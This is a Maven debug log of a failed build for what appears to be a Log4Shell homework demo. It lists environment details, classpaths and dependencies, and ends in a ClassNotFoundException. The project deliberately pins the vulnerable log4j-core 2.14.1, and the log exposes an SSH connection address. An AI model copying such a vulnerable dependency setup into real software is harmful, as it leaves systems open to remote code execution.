spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX_USE_CURRENT_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-29T00:36:41Z, env.SSH_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN_PROJECTBASEDIR=/home/ec2-user/log4shell-

homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=

, sun.stdout.encoding=UTF-8, env.SSH_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX_LEVEL_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG_RUNTIME_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD_SHOWN=pam, env.XDG_SESSION_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[DEBUG] resource with targetPath null

directory /home/ec2-user/log4shell-homework/src/test/resources

excludes []

includes []

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[DEBUG] no use filter components

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile' with basic configurator -->

[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework

[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target

[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-

2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]

[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/test/java]

[DEBUG] (f) compilerId = javac

[DEBUG] (f) debug = true

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) failOnError = true

[DEBUG] (f) failOnWarning = false

[DEBUG] (f) forceJavacCompilerUse = false

[DEBUG] (f) fork = false

[DEBUG] (f) generatedTestSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-test-sources/test-annotations

[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile {execution: default-testCompile}

[DEBUG] (f) optimize = false

[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes

[DEBUG] (f) parameters = true

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@3cd59ef5

[DEBUG] (f) showDeprecation = false

[DEBUG] (f) showWarnings = false

[DEBUG] (f) skipMultiThreadWarning = false

[DEBUG] (f) source = 11

[DEBUG] (f) staleMillis = 0

[DEBUG] (s) target = 11

[DEBUG] (f) testPath = [/home/ec2-user/log4shell-homework/target/test-classes, /home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar,

/home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]

[DEBUG] (f) useIncrementalCompilation = true

[DEBUG] (f) verbose = false

[DEBUG] -- end configuration --

[DEBUG] Using compiler 'javac'.

[INFO] No sources to compile

[INFO]

[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<

[INFO]

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=185361, ConflictMarker.markTime=88370, ConflictMarker.nodeCount=231, ConflictIdSorter.graphTime=101531, ConflictIdSorter.topsortTime=49371, ConflictIdSorter.conflictIdCount=74, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=2118606, ConflictResolver.conflictItemCount=143, DefaultDependencyCollector.collectTime=264460099, DefaultDependencyCollector.transformTime=2588364}

[DEBUG] org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5

[DEBUG] org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5:runtime

[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:runtime

[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:runtime

[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:runtime

[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:runtime

[DEBUG] net.java.dev.jna:jna-platform:jar:5.7.0:runtime

[DEBUG] net.java.dev.jna:jna:jar:5.7.0:runtime

[DEBUG] org.apache.commons:commons-compress:jar:1.20:runtime

[DEBUG] org.apache.httpcomponents:httpclient:jar:4.5.13:runtime

[DEBUG] org.apache.httpcomponents:httpcore:jar:4.4.13:runtime

[DEBUG] commons-logging:commons-logging:jar:1.2:runtime

[DEBUG] commons-codec:commons-codec:jar:1.11:compile

[DEBUG] org.springframework:spring-core:jar:5.3.10:runtime

[DEBUG] org.springframework:spring-jcl:jar:5.3.10:runtime

[DEBUG] org.tomlj:tomlj:jar:1.0.0:runtime

[DEBUG] org.antlr:antlr4-runtime:jar:4.7.2:runtime

[DEBUG] com.google.code.findbugs:jsr305:jar:3.0.2:compile

[DEBUG] org.springframework.boot:spring-boot-loader-tools:jar:2.5.5:runtime

[DEBUG] org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0:runtime

[DEBUG] org.apache.maven:maven-artifact:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-model:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-core:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.1:compile

[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.19:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.5.5:compile

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] commons-io:commons-io:jar:2.6:compile

[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M5:compile

[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile

[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile

[DEBUG] javax.inject:javax.inject:jar:1:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0:compile

[DEBUG] aopalliance:aopalliance:jar:1.0:compile

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:runtime

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.6.3:runtime

[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.2.1:compile

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.6.0:compile

[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:runtime

[DEBUG] org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4:compile (optional)

[DEBUG] org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0:compile (optional)

[DEBUG] org.slf4j:slf4j-api:jar:1.7.5:compile (optional)

[DEBUG] org.ow2.asm:asm:jar:8.0:compile (optional)

[DEBUG] org.ow2.asm:asm-commons:jar:8.0:compile (optional)

[DEBUG] org.ow2.asm:asm-tree:jar:8.0:compile (optional)

[DEBUG] org.ow2.asm:asm-analysis:jar:8.0:compile (optional)

[DEBUG] org.jdom:jdom2:jar:2.0.6:compile (optional)

[DEBUG] org.apache.maven.shared:maven-dependency-tree:jar:3.0.1:compile (optional)

[DEBUG] org.vafer:jdependency:jar:2.4.0:compile (optional)

[DEBUG] org.ow2.asm:asm-util:jar:8.0:compile (optional)

[DEBUG] com.google.guava:guava:jar:28.2-android:compile

[DEBUG] com.google.guava:failureaccess:jar:1.0.1:compile

[DEBUG] com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava:compile

[DEBUG] org.checkerframework:checker-compat-qual:jar:2.5.5:compile

[DEBUG] com.google.errorprone:error_prone_annotations:jar:2.3.4:compile

[DEBUG] com.google.j2objc:j2objc-annotations:jar:1.3:compile

[DEBUG] org.apache.commons:commons-lang3:jar:3.7:compile (optional)

[DEBUG] Created new class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5

[DEBUG] Importing foreign packages into class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5

[DEBUG] Included: org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5

[DEBUG] Included: org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5

[DEBUG] Included: com.fasterxml.jackson.core:jackson-databind:jar:2.12.5

[DEBUG] Included: com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5

[DEBUG] Included: com.fasterxml.jackson.core:jackson-core:jar:2.12.5

[DEBUG] Included: com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5

[DEBUG] Included: net.java.dev.jna:jna-platform:jar:5.7.0

[DEBUG] Included: net.java.dev.jna:jna:jar:5.7.0

[DEBUG] Included: org.apache.commons:commons-compress:jar:1.20

[DEBUG] Included: org.apache.httpcomponents:httpclient:jar:4.5.13

[DEBUG] Included: org.apache.httpcomponents:httpcore:jar:4.4.13

[DEBUG] Included: commons-logging:commons-logging:jar:1.2

[DEBUG] Included: commons-codec:commons-codec:jar:1.11

[DEBUG] Included: org.springframework:spring-core:jar:5.3.10

[DEBUG] Included: org.springframework:spring-jcl:jar:5.3.10

[DEBUG] Included: org.tomlj:tomlj:jar:1.0.0

[DEBUG] Included: org.antlr:antlr4-runtime:jar:4.7.2

[DEBUG] Included: com.google.code.findbugs:jsr305:jar:3.0.2

[DEBUG] Included: org.springframework.boot:spring-boot-loader-tools:jar:2.5.5

[DEBUG] Included: org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.19

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.5.5

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: commons-io:commons-io:jar:2.6

[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2

[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0

[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0

[DEBUG] Included: aopalliance:aopalliance:jar:1.0

[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.2.1

[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7

[DEBUG] Included: org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4

[DEBUG] Included: org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0

[DEBUG] Included: org.ow2.asm:asm:jar:8.0

[DEBUG] Included: org.ow2.asm:asm-commons:jar:8.0

[DEBUG] Included: org.ow2.asm:asm-tree:jar:8.0

[DEBUG] Included: org.ow2.asm:asm-analysis:jar:8.0

[DEBUG] Included: org.jdom:jdom2:jar:2.0.6

[DEBUG] Included: org.apache.maven.shared:maven-dependency-tree:jar:3.0.1

[DEBUG] Included: org.vafer:jdependency:jar:2.4.0

[DEBUG] Included: org.ow2.asm:asm-util:jar:8.0

[DEBUG] Included: com.google.guava:guava:jar:28.2-android

[DEBUG] Included: com.google.guava:failureaccess:jar:1.0.1

[DEBUG] Included: com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava

[DEBUG] Included: org.checkerframework:checker-compat-qual:jar:2.5.5

[DEBUG] Included: com.google.errorprone:error_prone_annotations:jar:2.3.4

[DEBUG] Included: com.google.j2objc:j2objc-annotations:jar:1.3

[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.7

[DEBUG] Configuring mojo org.springframework.boot:spring-boot-maven-plugin:2.5.5:run from plugin realm ClassRealm[plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.springframework.boot:spring-boot-maven-plugin:2.5.5:run' with basic configurator -->

[DEBUG] (f) addResources = false

[DEBUG] (f) agents = []

[DEBUG] (f) classesDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG] (f) directories = []

[DEBUG] (f) excludes = []

[DEBUG] (f) fork = true

[DEBUG] (f) includes = []

[DEBUG] (f) mainClass = com.example.log4shell.Log4ShellDemoApplication

[DEBUG] (f) optimizedLaunch = true

[DEBUG] (f) profiles = []

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@3cd59ef5

[DEBUG] (f) skip = false

[DEBUG] (f) useTestClasspath = false

[DEBUG] -- end configuration --

[INFO] Attaching agents: []

[DEBUG] JVM argument(s): -XX:TieredStopAtLevel=1

[DEBUG] Classpath for forked process: /home/ec2-user/log4shell-homework/target/classes:/home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar:/home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar:/home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar:/home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar:/home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar:/home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar:/home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar:/home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar:/home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar:/home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar

[DEBUG] Application argument(s):

[DEBUG] Environment variable(s):

Error: Could not find or load main class com.example.log4shell.Log4ShellDemoApplication

Caused by: java.lang.ClassNotFoundException: com.example.log4shell.Log4ShellDemoApplication

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 2.500 s

[INFO] Finished at: 2025-05-29T00:36:42Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]

org.apache.maven.lifecycle.LifecycleExecutionException: Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:215)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)

at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)

